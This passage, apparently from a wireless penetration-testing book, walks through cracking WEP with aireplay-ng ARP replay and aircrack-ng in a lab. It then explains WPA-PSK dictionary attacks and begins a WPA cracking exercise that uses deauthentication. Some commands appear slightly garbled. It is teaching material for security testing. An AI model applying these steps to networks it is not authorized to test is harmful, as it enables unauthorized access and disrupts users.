
13. If you notice the `airodump-ng` screen, the number of data packets listed under the `#Data` column is very few in number (only 68). In WEP cracking, we need a large number of data packets, encrypted with the same key to exploit weaknesses in the protocol. So, we will have to force the network to produce more data packets. To do this, we will use the `aireplay-ng` tool:




14. We will capture ARP packets on the wireless network using `Aireplay-ng` and inject them back into the network to simulate ARP responses. We will be starting Aireplay-ng in a separate window, as shown in the next screenshot. Replaying these packets a few thousand times, we will generate a lot of data traffic on the network. Even though Aireplay-ng does not know the WEP key, it is able to identify the ARP packets by looking at the size of the packets. ARP is a fixed header protocol; thus, the size of the ARP packets can be easily determined and can be used to identify them even within encrypted traffic. We will run `aireplay-ng` with the options that are discussed next. The `-3` option is for ARP replay, `-b` specifies the BSSID of our network, and `-h` specifies the client MAC address that we are spoofing. We need to do this, as replay attacks will only work for authenticated and associated client MAC addresses:



15. Very soon you should see that `aireplay-ng` was able to sniff ARP packets and started replaying them into the network. If you encounter channel-related errors as I did, append `–ignore-negative-one` to your command, as shown in the following screenshot:




16. At this point, `airodump-ng` will also start registering a lot of data packets. All these sniffed packets are being stored in the `WEPCrackingDemo-*` files that we saw previously:




17. Now let's start with the actual cracking part! We fire up `aircrack-ng` with the option `WEPCRackingDemo-0*.cap` in a new window. This will start the `aircrack-ng` software and it will begin working on cracking the WEP key using the data packets in the file. Note that it is a good idea to have Airodump-ng collect the WEP packets, `aireplay-ng` do the replay attack, and `aircrack-ng` attempt to crack the WEP key based on the captured packets, all at the same time. In this experiment, all of them are open in separate windows.


18. Your screen should look like the following screenshot when `aircrack-ng` is working on the packets to crack the WEP key:



19. The number of data packets required to crack the key is nondeterministic, but generally in the order of a hundred thousand or more. On a fast network (or using `aireplay-ng`), this should take 5-10 minutes at most. If the number of data packets currently in the file is not sufficient, then `aircrack-ng` will pause, as shown in the following screenshot, and wait for more packets to be captured; it will then restart the cracking process:



20. Once enough data packets have been captured and processed, `aircrack-ng` should be able to break the key. Once it does, it proudly displays it in the terminal and exits, as shown in the following screenshot:



21. It is important to note that WEP is totally flawed and any WEP key (no matter how complex) will be cracked by `Aircrack-ng`. The only requirement is that a large enough number of data packets, encrypted with this key, are made available to `aircrack-ng`.

What just happened?

We set up WEP in our lab and successfully cracked the WEP key. In order to do this, we first waited for a legitimate client of the network to connect to the access point. After this, we used the aireplay-ng tool to replay ARP packets into the network. This caused the network to send ARP replay packets, thus greatly increasing the number of data packets sent over the air. We then used the `aircrack-ng` tool to crack the WEP key by analyzing cryptographic weaknesses in these data packets.

Note that we can also fake an authentication to the access point using the Shared Key Authentication bypass technique we learnt in the last chapter. This can come in handy if the legitimate client leaves the network. This will ensure that we can spoof an authentication and association and continue to send our replayed packets into the network.

Have a go hero – fake authentication with WEP cracking

In the previous exercise, if the legitimate client had suddenly logged off the network, we would not have been able to replay the packets as the access point will refuse to accept packets from un-associated clients.

Your challenge will be to fake an authentication and association using the Shared Key Authentication bypass we learnt in the last chapter, while WEP cracking is going on. Log off the legitimate client from the network and verify that you are still able to inject packets into the network and whether the access point accepts and responds to them.


WPA/WPA2

WPA(or WPA v1 as it is referred to sometimes) primarily uses the TKIP encryption algorithm. TKIP was aimed at improving WEP, without requiring completely new hardware to run it. WPA2 in contrast mandatorily uses the AES-CCMP algorithm for encryption, which is much more powerful and robust than TKIP.

Both WPA and WPA2 allow either EAP-based authentication, using RADIUS servers (Enterprise) or a **Pre-Shared key** (**PSK**) (personal)-based authentication schema.

WPA/WPA2 PSK is vulnerable to a dictionary attack. The inputs required for this attack are the four-way WPA handshake between client and access point, and a wordlist that contains common passphrases. Then, using tools such as Aircrack-ng, we can try to crack the WPA/WPA2 PSK passphrase.

An illustration of the four-way handshake is shown in the following screenshot:




The way WPA/WPA2 PSK works is that it derives the per-session key, called the **Pairwise Transient Key** (**PTK**), using the Pre-Shared Key and five other parameters—SSID of Network, **Authenticator Nounce** (**ANounce**), **Supplicant Nounce** (**SNounce**), **Authenticator MAC address** (**Access Point MAC**), and **Suppliant MAC address** (**Wi-Fi Client MAC**). This key is then used to encrypt all data between the access point and client.

An attacker who is eavesdropping on this entire conversation by sniffing the air can get all five parameters mentioned in the previous paragraph. The only thing he does not have is the Pre-Shared Key. So, how is the Pre-Shared Key created? It is derived by using the WPA-PSK passphrase supplied by the user, along with the SSID. The combination of both of these is sent through the **Password-Based Key Derivation Function** (**PBKDF2**), which outputs the 256-bit shared key.

In a typical WPA/WPA2 PSK dictionary attack, the attacker would use a large dictionary of possible passphrases with the attack tool. The tool would derive the 256-bit Pre-Shared key from each of the passphrases and use it with the other parameters, described earlier, to create the PTK. The PTK will be used to verify the **Message Integrity Check** (**MIC**) in one of the handshake packets. If it matches, then the guessed passphrase from the dictionary was correct; if not, it was incorrect.

Eventually, if the authorized network passphrase exists in the dictionary, it will be identified. This is exactly how WPA/WPA2 PSK cracking works! The following figure illustrates the steps involved:



In the next exercise, we will take a look at how to crack a WPA PSK wireless network. The exact same steps will be involved in cracking a WPA2-PSK network using CCMP(AES) as well.

Time for action – cracking WPA-PSK weak passphrases


Follow the given instructions to get started:

1. Let's first connect to our access point Wireless Lab and set the access point to use WPA-PSK. We will set the WPA-PSK passphrase to `abcdefgh` so that it is vulnerable to a dictionary attack:


2. We start `airodump-ng` with the following command so that it starts capturing and storing all packets for our network:

```
airodump-ng -bssid 00:21:91:D2:8E:25 -channel 11 -write
WPACrackingDemo mon0"
```

The following screenshot shows the output:




3. Now we can wait for a new client to connect to the access point so that we can capture the four-way WPA handshake, or we can send a broadcast deauthentication packet to force clients to reconnect. We do the latter to speed things up. The same thing can happen again with the unknown channel error. Again, use `--ignore-negative-one`. This can also require more than one attempt:




4. As soon as we capture a WPA handshake, the `airodump-ng` tool will indicate it in the top-right corner of the screen with a WPA handshake followed by the access point's BSSID. If you are using `-ignore-negative-one`, the tool may replace the WPA handshake with a fixed channel message. Just keep an eye out for a quick flash of a WPA handshake.

